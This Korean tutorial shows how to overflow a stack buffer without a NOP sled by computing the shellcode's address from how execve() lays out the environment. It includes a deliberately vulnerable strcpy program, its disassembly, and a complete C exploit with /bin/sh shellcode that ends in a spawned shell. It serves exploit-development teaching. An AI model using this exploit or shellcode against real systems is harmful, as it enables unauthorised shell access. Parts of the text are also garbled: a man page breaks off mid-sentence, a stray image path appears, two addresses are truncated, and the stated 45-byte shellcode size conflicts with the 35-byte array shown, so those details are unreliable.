---

* 제  목: NOP 없이 overflow 공격하기(쉘코드 주소 찾기)

* 작성자: vangelis(vangelis@wowhacker.org)

* 잘못된 부분이 있으면 지적 바람

---

이 글은 *Netric Security Team*의 gloomy & The Itch 가 쓴 것을 보충한 글이다. overflow 공격에서 공격의 완성도를 높이기 위해 NOP을 사용한다는 것은 대부분 알 것이다. 우리가 overflow 공격을 위해 exploit을 작성할 때 shellcode의 시작 부분이 정확하게 어디인지 추측해야 할 필요가 있는데, 이것이 그렇게 쉽지 않다는 것이다. 이 문제를 위해 NOP 명령을 사용하는 것이다. NOP은 아무런 실행 없이 다음 명령을 읽게 되는데, NOP이 끝날 때까지 계속 다음 명령을 읽게 되므로 NOP을 충분히 사용하면 쉘코드의 실행은 그만큼 쉽게 달성될 수 있을 것이다. 참고로 Intel CPU의 NOP 명령은 1 바이트이며, 기계어 코드로는 0x90으로 변환된다.

Overflow 취약점을 가진 프로그램을 공격하는 exploit 내에서 그 취약한 프로그램을 호출하는 방법으로는 system("./vul"); 또는 execl(path, args, NULL); 등의 방법 등이 있다. system() 방법을 사용할 경우 환경 변수에 버퍼를 제공할 수는 있으나 우리가 목표로 하는 버퍼의 정확한 위치를 알아내기가 힘들다는 단점이 있다. exec* 계열의 함수를 사용할 때도 마찬가지이지만 execve() 함수의 경우는 좀 예외인 것 같다. 이 글에서는 execve()를 사용할 것이다. 그럼 execve() 함수에 대해 알아보도록 하자.

execve()에 대해 알아보자. 다음은 맨페이지이다. 한글로 된 것은 다음 사이트를 참고하기 바란다. http://man.kldp.org/man/man2/execve.2.html 그런데 일부분에 오역이 보이는 것 같다. 그리고 일부 내용이 누락되어 있다. 그러니 영문을 보는데 문제가 없는 사람은 맨 페

이지의 원문을 그대로 보길 추천한다.

[vangelis@localhost test]$ man execve

execve(2)

---

SYNOPSIS

```
#include <unistd.h>

int execve(const char *filename, char *const argv [], char
*const envp[]);
```

DESCRIPTION

execve() executes the program pointed to by filename. filename must be either a binary executable, or a script starting with a line of the form "#! interpreter [arg]". In the latter case, the interpreter must be a valid path-name for an executable which is not itself a script, which will be invoked as interpreter [arg] filename.

argv is an array of argument strings passed to the new program. envp is an array of strings, conventionally of the form key=value, which are passed as environment to the new program. Both, argv and envp must be terminated by a null pointer. The argument vector and environment can be accessed by the called program's main function, when it is defined as int main(int argc, char *argv[], char *envp[]).

execve() does not return on success, and the text, data, bss, and stack of the calling process are overwritten by that of the program loaded. The program invoked inherits the calling process's PID, and any open file descriptors that are not set to close on exec. Signals pending on the

calling process are cleared. Any signals set to be caught by the calling process are reset to their default behaviour. The SIGCHLD signal (when set to SIG_IGN) may or may not be reset to SIG_DFL.

If the current program is being ptraced, a SIGTRAP is sent to it after a successful execve().

If the set-uid bit is set on the program file pointed to by filename the effective user ID of the calling process is changed to that of the owner of the program file. Similarly, when the set-gid bit of the program file is set the effective group ID of the calling process is set to the group of the program file.

If the executable is an a.out dynamically-linked binary executable containing shared-library stubs, the Linux dynamic linker ld.so(8) is called at the start of execution to bring needed shared libraries into core and link the executable with them.

If the executable is a dynamically-linked ELF executable, the interpreter named in the PT_INTERP segment is used to load the needed shared libraries. This interpreter is typically /lib/ld-linux.so.1 for binaries linked with the
EACCES The file system is mounted noexec.

EPERM The file system is mounted nosuid, the user is not the superuser, and the file has an SUID or SGID bit set.

EPERM The process is being traced, the user is not the superuser and the file has an SUID or SGID bit set.

E2BIG The argument list is too big.

ENOEXEC
An executable is not in a recognised format, is for the wrong architecture, or has some other format error that means it cannot be executed.

EFAULT filename points outside your accessible address space.

ENAMETOOLONG
filename is too long.

ENOENT The file filename or a script or ELF interpreter does not exist, or a shared library needed for file or interpreter cannot be found.

ENOMEM Insufficient kernel memory was available.

ENOTDIR
A component of the path prefix of filename or a script or ELF interpreter is not a directory.

EACCES Search permission is denied on a component of the path prefix of filename or the name of a script interpreter.

ELOOP Too many symbolic links were encountered in resolving filename or the name of a script or ELF interpreter.

ETXTBSY
Executable was open for writing by one or more processes.

EIO An I/O error occurred.

ENFILE The limit on the total number of files open on the system has been reached.

EMFILE The process has the maximum number of files open.

EINVAL An ELF executable had more than one PT_INTERP seg-
ELIBBAD error conditions.

NOTES

SUID and SGID processes can not be ptrace()d.

Linux ignores the SUID and SGID bits on scripts.

The result of mounting a filesystem nosuid vary between Linux kernel versions: some will refuse execution of SUID/SGID executables when this would give the user powers she did not have already (and return EPERM), some will just ignore the SUID/SGID bits and exec successfully.

A maximum line length of 127 characters is allowed for the first line in a #! executable shell script.

SEE ALSO


chmod(2), fork(2), execl(3), environ(5), ld.so(8)

Linux 2.0.30 1997-09-03 EXECVE(2)

---

위의 맨 페이지를 보면 execve()는 완전히 새로운 환경을 프로그램에 제공할 수 있다는 것을 보여준다. 앞에서도 이야기 했지만 영문에 익숙하지 않은 사람은 한글판을 참고해서 execve()에 대해 꼭 이해하고 넘어가도록 하자. 이제 이것을 알았으니 스택이

어떻게 작동하는지 조사해보자. 그리고 환경 변수란 정확하게 무엇인지 알아보자. 리눅스 프로세스의 주소 공간은 4 개의 논리적 세그먼트를 가지고 있다. 그것은 다음과 같다.




text 및 data 세그먼트는 프로그램 실행 시 RAM에 맵핑된다. Heap과 stack은 프로그램 로딩 때 운영 체계에 의해 동적으로 만들어지거나 동적 링크의 일부로 만들어진다.
우리가 여기서 관심을 가져야 하는 영역은 스택 영역이다. 스택은 메모리 offset 0xc0000000에서 시작한다. Intel 아키텍처에서는 0xc0000000로부터 스택은 아래로 자란다.

실제로 어떤 일이 발생하는지 보기 위해 */usr/src/linux/fs/exec.c* 를 살펴보도록 한다. 다음 중에서 sys_execve() 함수를 잘 보자.

```
[vangelis@localhost fs]# cat exec.c
/*
 *  linux/fs/exec.c
 *
 *  Copyright (C) 1991, 1992  Linus Torvalds
 */

/*
 * #!-checking implemented by tytso.
 */
/*
 * Demand-loading implemented 01.12.91 - no need to read anything but
 * the header into memory. The inode of the executable is put into
 * "current->executable", and page faults do the actual loading. Clean.
 *
 * Once more I can proudly say that linux stood up to being changed: it
 * was less than 2 hours work to get demand-loading completely implemented.
 *
 * Demand loading changed July 1993 by Eric Youngdale.   Use mmap instead,
 * current->executable is only used by the procfs.  This allows a dispatch
 * table to check for several different types  of binary formats.  We keep
 * trying until we recognize the file or we run out of supported binary
 * formats.
 */

#include <linux/config.h>
#include <linux/slab.h>
#include <linux/file.h>
#include <linux/mman.h>
#include <linux/a.out.h>
#include <linux/stat.h>
#include <linux/fcntl.h>
```

```
#include <linux/smp_lock.h>
#include <linux/init.h>
#include <linux/pagemap.h>
#include <linux/highmem.h>
#include <linux/spinlock.h>
#include <linux/personality.h>
#include <linux/swap.h>
#define __NO_VERSION__
#include <linux/module.h>

#include <asm/uaccess.h>
#include <asm/pgalloc.h>
#include <asm/mmu_context.h>

#ifdef CONFIG_KMOD
#include <linux/kmod.h>
#endif

int core_uses_pid;

static struct linux_binfmt *formats;
static rwlock_t binfmt_lock = RW_LOCK_UNLOCKED;

int register_binfmt(struct linux_binfmt * fmt)
{
        struct linux_binfmt ** tmp = &formats;

        if (!fmt)
                return -EINVAL;
        if (fmt->next)
                return -EBUSY;
        write_lock(&binfmt_lock);
        while (*tmp) {
                if (fmt == *tmp) {
                        write_unlock(&binfmt_lock);
                        return -EBUSY;
```

```
                }
                tmp = &(*tmp)->next;
        }
        fmt->next = formats;
        formats = fmt;
        write_unlock(&binfmt_lock);
        return 0;
}

int unregister_binfmt(struct linux_binfmt * fmt)
{
        struct linux_binfmt ** tmp = &formats;

        write_lock(&binfmt_lock);
        while (*tmp) {
                if (fmt == *tmp) {
                        *tmp = fmt->next;
                        write_unlock(&binfmt_lock);
                        return 0;
                }
                tmp = &(*tmp)->next;
        }
        write_unlock(&binfmt_lock);
        return -EINVAL;
}

static inline void put_binfmt(struct linux_binfmt * fmt)
{
        if (fmt->module)
                __MOD_DEC_USE_COUNT(fmt->module);
}

-- 중략 --

861: /*
862:  * sys_execve() executes a new program.
```

```
863: */
864: int do_execve(char * filename, char ** argv, char ** envp, struct pt_regs * regs)
{
        struct linux_binprm bprm;
        struct file *file;
        int retval;
        int i;

        file = open_exec(filename);

        retval = PTR_ERR(file);
        if (IS_ERR(file))
                return retval;

        bprm.p = PAGE_SIZE*MAX_ARG_PAGES-sizeof(void *);
        memset(bprm.page, 0, MAX_ARG_PAGES*sizeof(bprm.page[0]));

        bprm.file = file;
        bprm.filename = filename;
        bprm.sh_bang = 0;
        bprm.loader = 0;
        bprm.exec = 0;
        if ((bprm.argc = count(argv, bprm.p / sizeof(void *))) < 0) {
                allow_write_access(file);
                fput(file);
                return bprm.argc;
        }

        if ((bprm.envc = count(envp, bprm.p / sizeof(void *))) < 0) {
                allow_write_access(file);
                fput(file);
                return bprm.envc;
        }

        retval = prepare_binprm(&bprm);
        if (retval < 0)
```

```
                goto out;

        retval = copy_strings_kernel(1, &bprm.filename, &bprm);
        if (retval < 0)
                goto out;

        bprm.exec = bprm.p;
        retval = copy_strings(bprm.envc, envp, &bprm);
        if (retval < 0)
                goto out;

        retval = copy_strings(bprm.argc, argv, &bprm);
        if (retval < 0)
                goto out;

        retval = search_binary_handler(&bprm,regs);
        if (retval >= 0)
                /* execve success */
                return retval;

out:
        /* Something went wrong, return the inode and free the argument pages*/
        allow_write_access(bprm.file);
        if (bprm.file)
                fput(bprm.file);

        for (i = 0 ; i < MAX_ARG_PAGES ; i++) {
                struct page * page = bprm.page[i];
                if (page)
                        __free_page(page);
        }

        return retval;
}

void set_binfmt(struct linux_binfmt *new)
```

```
{
        struct linux_binfmt *old = current->binfmt;
        if (new && new->module)
                __MOD_INC_USE_COUNT(new->module);
        current->binfmt = new;
        if (old && old->module)
                __MOD_DEC_USE_COUNT(old->module);
}

int do_coredump(long signr, struct pt_regs * regs)
{
        struct linux_binfmt * binfmt;
        char corename[6+sizeof(current->comm)+10];
        struct file * file;
        struct inode * inode;
        int retval = 0;

        lock_kernel();
        binfmt = current->binfmt;
        if (!binfmt || !binfmt->core_dump)
                goto fail;
        if (!current->mm->dumpable)
                goto fail;
        current->mm->dumpable = 0;
        if (current->rlim[RLIMIT_CORE].rlim_cur < binfmt->min_coredump)
                goto fail;

        memcpy(corename,"core.", 5);
        corename[4] = '\0';
        if (core_uses_pid || atomic_read(&current->mm->mm_users) != 1)
                sprintf(&corename[4], ".%d", current->pid);
        file = filp_open(corename, O_CREAT | 2 | O_NOFOLLOW, 0600);
        if (IS_ERR(file))
                goto fail;
        inode = file->f_dentry->d_inode;
        if (inode->i_nlink > 1)
```

```
                goto close_fail;        /* multiple links - don't dump */
        if (d_unhashed(file->f_dentry))
                goto close_fail;

        if (!S_ISREG(inode->i_mode))
                goto close_fail;
        if (!file->f_op)
                goto close_fail;
        if (!file->f_op->write)
                goto close_fail;
        if (do_truncate(file->f_dentry, 0) != 0)
                goto close_fail;

        retval = binfmt->core_dump(signr, regs, file);

close_fail:
        filp_close(file, NULL);
fail:
        unlock_kernel();
        return retval;
}
```

---

구조체 linux_binprm에서 포인터 p는 인수가 들어있는 page의 인수 시작 주소이며, void형 포인터를 뺀 마지막 메모리 페이지의 끝에 설정되어 있으며, 만약 execve()되는 프로그램 내에 특별히 지정되지 않는다면 그 값은 0xc0000000 - 0x04이다. 이것은 위의 sys_execve()에서 다음 부분에서 알 수 있다.

```
bprm.p = PAGE_SIZE*MAX_ARG_PAGES-sizeof(void *);
```

참고로 다음은 구조체 linux_binprm(/include/linux/binfmts.h)의 내용이다.

```
[vangelis@localhost linux]# cat binfmts.h
#ifndef _LINUX_BINFMTS_H
#define _LINUX_BINFMTS_H

#include <linux/ptrace.h>
#include <linux/capability.h>

/*
 * MAX_ARG_PAGES defines the number of pages allocated for arguments
 * and envelope for the new program. 32 should suffice, this gives
 * a maximum env+arg of 128kB w/4KB pages!
 */
#define MAX_ARG_PAGES 32

/* sizeof(linux_binprm->buf) */
#define BINPRM_BUF_SIZE 128

#ifdef __KERNEL__

struct mm_struct;

/*
 * This structure is used to hold the arguments that are used when loading binaries.
 */
struct linux_binprm{
        char buf[BINPRM_BUF_SIZE];
        struct page *page[MAX_ARG_PAGES];
        unsigned long p; /* current top of mem */
        int sh_bang;
        struct file * file;
        int e_uid, e_gid;
        kernel_cap_t cap_inheritable, cap_permitted, cap_effective;
        int argc, envc;
        char * filename;        /* Name of binary */
        unsigned long loader, exec;
};
```

```
/*
 * This structure defines the functions that are used to load the binary formats that
 * linux accepts.
 */
struct linux_binfmt {
        struct linux_binfmt * next;
        struct module *module;
        int (*load_binary)(struct linux_binprm *, struct   pt_regs * regs);
        int (*load_shlib)(struct file *);
        int (*core_dump)(long signr, struct pt_regs * regs, struct file * file);
        unsigned long min_coredump;      /* minimal dump size */
};

extern int register_binfmt(struct linux_binfmt *);
extern int unregister_binfmt(struct linux_binfmt *);

extern int prepare_binprm(struct linux_binprm *);
extern void remove_arg_zero(struct linux_binprm *);
extern int search_binary_handler(struct linux_binprm *,struct pt_regs *);
extern int flush_old_exec(struct linux_binprm * bprm);
extern int setup_arg_pages(struct linux_binprm * bprm);
extern int copy_strings(int argc,char ** argv,struct linux_binprm *bprm);
extern int copy_strings_kernel(int argc,char ** argv,struct linux_binprm *bprm);
extern void compute_creds(struct linux_binprm *binprm);
extern int do_coredump(long signr, struct pt_regs * regs);
extern void set_binfmt(struct linux_binfmt *new);


#if 0
/* this went away now */
#define change_ldt(a,b) setup_arg_pages(a,b)
#endif

#endif /* __KERNEL__ */
#endif /* _LINUX_BINFMTS_H */
```

linux_binprm 구조체를 정의한 부분만 다시 떼어내어 필요한 부분만 살펴보자. 설명의 편의를 위해 번호를 이 부분만 부친다.

```
/*
 * This structure is used to hold the arguments that are used when loading binaries.
 */
1: struct linux_binprm{
2:          char buf[BINPRM_BUF_SIZE];
3:          struct page *page[MAX_ARG_PAGES];
4:          unsigned long p; /* current top of mem */
5:          int sh_bang;
6:          struct file * file;
7:          int e_uid, e_gid;
8:          kernel_cap_t cap_inheritable, cap_permitted, cap_effective;
9:          int argc, envc;
10:         char * filename;          /* Name of binary */
11:         unsigned long loader, exec;
12:  };
```

라인 2에서 buf는 실행시킬 파일이 shell script인지를 확인하기 위해 실행 파일의 앞 부분을 읽어 들이는 곳이다. 라인 3에서 page[]는 프로그램의 인수 및 환경 변수를 담은 page의 주소를 가지고 있는데, 인수 및 환경 변수가 가질 수 있는 최대 page 수는 32이다. 이것은 구조체 linux_binprm에서 “#define MAX_ARG_PAGES 32”에 정의되어 있다. 라인 4에서 p는 인수가 들어있는 page의 인수 시작 주소이다. 라인 5에서 shell script를 실행할 경우 1이, 바이너리를 실행할 경우 0이 된다. 라인 6에서는 실행 파일의 descriptor를 보여주고 있다. 라인 7은 프로세스의 effective user ID와 effective group ID를 나타낸다. 라인 9에서는 전달된 인수와 환경 변수의 개수를 나타낸다. 라인 10에서는 바이너리 즉, 실행 파일의 이름이다.

다음으로 발생하는 것은 파일명이 메모리에 복사되는 것이다. 이것은 다음 부분에서 알 수 있다.

```
retval = copy_strings_kernel(1, &bprm.filename, &bprm);
```

이제까지를 계산해보면 다음과 같다.

```
0xc0000000 - 0x04 - sizeof(file_that_gets_executed).
```

다음으로 메모리에 복사되는 것은 환경 변수와 execve()되는 프로그램의 인수들이며, 이것은 다음에서 볼 수 있다.

```
retval = copy_strings(bprm.envc, envp, &bprm);
retval = copy_strings(bprm.argc, argv, &bprm);
```

우리가 환경 변수에 쉘코드를 넣었기 때문에, 다음 위치에 쉘코드의 위치를 넣을 것이다.

```
0xc0000000 - 0x04 - sizeof(file_that_gets_executed) - sizeof(shellcode)
```

이제 프로그램의 인수들은 메모리에 들어간다. 그러나 이것은 더 이상 우리의 관심거리는 아니다. 왜냐하면 우리는 이미 쉘코드가 위치하는 주소를 알고 있기 때문이다. 우리는 이제 필요한 모든 정보를 가지고 있으며, 다음 취약한 프로그램에 대한 exploit를 작성해보자. 우선 취약한 프로그램은 다음과 같다. 설명의 편의를 위해 앞에 번호를 붙였다.

```
[vangelis@localhost test]$ vi vuln.c
1: #include <stdio.h>
2: #include <stdlib.h>
3:
4: int main(int argc, char *argv[])
5: {
6: char buf[100];
7: if(!(argc > 1)) {
8:         printf("gone --> no args!\n");
9:         exit(1);
10: }
11: if((getenv("HOME") == NULL)) {
```

```
12:         printf("no getenv!\n");
13:         exit(1);
14: }
15: strcpy(buf, argv[1]);
16: printf("done!\n");
17: return 0;
18: }
```

---

라인 11~13에서는 또 다른 하나의 환경 변수에 대해 점검하도록 했는데, 이것은 얼마나 많은 문자열이 환경 변수에 들어가고, 쉘코드가 우리가 계산한 곳에 남아 있는지 확인하기를 원하기 때문이다.

몇몇 RedHat 계열은 버퍼에 여분의 바이트를 추가하는 경향이 있는데, 필자가 테스트용으로 사용한 RedHat 8에서는 버퍼의 실제 길이가 다음과 같았다. RedHat 9에서는 아직 테스트를 하지 못했다. 필자의 CD Writer가 고장이 나서 버전 9를 구해두었지만 아직 굽지 못했다. ^^ 나의 게으름이 요새는 판을 친다.

```
0x80483c7 <main+3>:    sub    $0x78,%esp
```

여기서 0x78은 10진수로 120이다. 이것은 버퍼가 120 바이트라는 것을 의미하며, eip를 덮어쓰기 위해서는 128바이트를 넣어야 한다는 것을 말해준다. 다음은 취약 프로그램을 disassemble한 결과이다.

```
[vangelis@localhost test]$ gcc -o vuln vuln.c
[vangelis@localhost test]$ gdb ./vuln
GNU gdb Red Hat Linux (5.2.1-4)
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
```

```
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb) disas main
Dump of assembler code for function main:
0x80483c4 <main>:       push   %ebp
0x80483c5 <main+1>:     mov    %esp,%ebp
0x80483c7 <main+3>:     sub    $0x78,%esp
0x80483ca <main+6>:     and    $0xfffffff0,%esp
0x80483cd <main+9>:     mov    $0x0,%eax
0x80483d2 <main+14>:    sub    %eax,%esp
0x80483d4 <main+16>:    cmpl   $0x1,0x8(%ebp)
0x80483d8 <main+20>:    jg     0x80483f4 <main+48>
0x80483da <main+22>:    sub    $0xc,%esp
0x80483dd <main+25>:    push   $0x8048498
0x80483e2 <main+30>:    call   0x80482e4 <printf>
0x80483e7 <main+35>:    add    $0x10,%esp
0x80483ea <main+38>:    sub    $0xc,%esp
0x80483ed <main+41>:    push   $0x1
0x80483ef <main+43>:    call   0x80482f4 <exit>
0x80483f4 <main+48>:    sub    $0xc,%esp
0x80483f7 <main+51>:    push   $0x80484ab
0x80483fc <main+56>:    call   0x80482c4 <getenv>
0x8048401 <main+61>:    add    $0x10,%esp
0x8048404 <main+64>:    test   %eax,%eax
0x8048406 <main+66>:    jne    0x8048422 <main+94>
0x8048408 <main+68>:    sub    $0xc,%esp
0x804840b <main+71>:    push   $0x80484b0
0x8048410 <main+76>:    call   0x80482e4 <printf>
0x8048415 <main+81>:    add    $0x10,%esp
0x8048418 <main+84>:    sub    $0xc,%esp
0x804841b <main+87>:    push   $0x1
0x804841d <main+89>:    call   0x80482f4 <exit>
0x8048422 <main+94>:    sub    $0x8,%esp
0x8048425 <main+97>:    mov    0xc(%ebp),%eax
0x8048428 <main+100>:   add    $0x4,%eax
0x804842b <main+103>:   pushl  (%eax)
```

```
0x804842d <main+105>:    lea    0xffffff88(%ebp),%eax
0x8048430 <main+108>:    push   %eax
0x8048431 <main+109>:    call   0x8048304 <strcpy>
0x8048436 <main+114>:    add    $0x10,%esp
0x8048439 <main+117>:    sub    $0xc,%esp
0x804843c <main+120>:    push   $0x80484bc
0x8048441 <main+125>:    call   0x80482e4 <printf>
0x8048446 <main+130>:    add    $0x10,%esp
0x8048449 <main+133>:    mov    $0x0,%eax
0x804844e <main+138>:    leave
0x804844f <main+139>:    ret
End of assembler dump.
(gdb)
```

이제 이 취약 프로그램을 공격할 exploit를 작성해보자.

```
[vangelis@localhost test]$ vi exploit.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

#define BUFSIZE 120

char shell[] = "\x31\xc0\x50\x68\x2f\x2f\x73\x68"
               "\x68\x2f\x62\x69\x6e\x89\xe3\x89"
               "\x64\x24\x0c\x89\x44\x24\x10\x8d"
               "\x4c\x24\x0c\x8b\x54\x24\x08\xb0"
               "\x0b\xcd\x80";

int main(void)
{
char buf[BUFSIZE+12];
char *prog[] = {"./vuln", buf, NULL};
char *env[] = {"HOME=BLA", shell, NULL};

unsigned long ret = 0xc0000000 - sizeof(void *) - strlen(prog[0]) -
```

```
strlen(shell) - 0x02;    /* 0x02를 뺀 것은 strlen()이 0x00을 카운트하지 않고, */
                         /* prog[0]와 shell[]이라는 스트링을 사용하기 때문이다. */

memset(buf,0x41,sizeof(buf));
memcpy(buf+BUFSIZE+4,(char *)&ret,4);
buf[BUFSIZE+8] = 0x00;

execve(prog[0],prog,env);
return 0;
}
```

---

```
[vangelis@localhost test]$ gcc –o exploit exploit.c
[vangelis@localhost test]$ ./exploit
done!
sh-2.05b$
```

쉘이 떨어졌다. 위의 exploit 부분에서 핵심적인 부분은 다음 부분이다.

```
unsigned long ret = 0xc0000000 - sizeof(void *) - strlen(prog[0]) -
strlen(shell) - 0x02;
```

그런데 우리의 관심은 NOP을 사용하지 않고 오버플로우 공격을 성공시키는 것이었다. NOP을 사용하지 않는다면 쉘코드의 주소를 찾기가 쉽지 않다는 것을 알고 있을 것이다. Aleph One의 글에서는 NOP 사용 없이 공격을 할 경우 수 많은 시행착오를 겪는 부분을 겪는 것을 기억할 것이다. 기억이 나지 않는다면 Aleph One의 글을 읽어보기를 바란다.

이제 쉘코드의 주소를 확인해보자. 다음 부분을 보며 차례대로 계산해보자. 그 전에 스택은 LIFO(Last In First Out) 순서로 작동한다는 것을 기억하자. 그러면 다음과 같은 구조가 될 것이다.

```
|------------------| --> 스택의 꼭대기, 주소는 0xc0000000(esp)
|       0x04       | --> esp의 위치는 이제 0xbfffffc
|   sizeof(prog[0])  | --> (vuln = 4 bytes long esp is now at: 0xbfffff8
|   second env string  | --> 쉘코드(45 바이트= 0x2d). 이제 esp는 0xbfffffcb - 0x02
|   first env string  | --> 첫 번째 환경 변수 문자열 "HOME=BLA", 기타 등등.
|------------------|
```

unsigned long ret = 0xc0000000 - sizeof(void *) - strlen(prog[0]) - strlen(shell) - 0x02;

= **스택의 꼭대기 – void형 포인터의 크기 – 실행될 파일 – 쉘코드의 크기 - 0x02**;

= 0xc0000000 – 0x04 – 0x04 – 0x2d(쉘코드 45바이트, 16 진수로는 0x2d ) – 0x02

= **0xbfffffc9**

드디어 쉘코드가 시작하는 주소를 찾았다. 쉘코드의 시작점을 아주 쉽게 찾은 셈이다. 이 방법을 이용한다면 오버플로우 공격에서 많은 시행착오를 피할 수도 있겠다.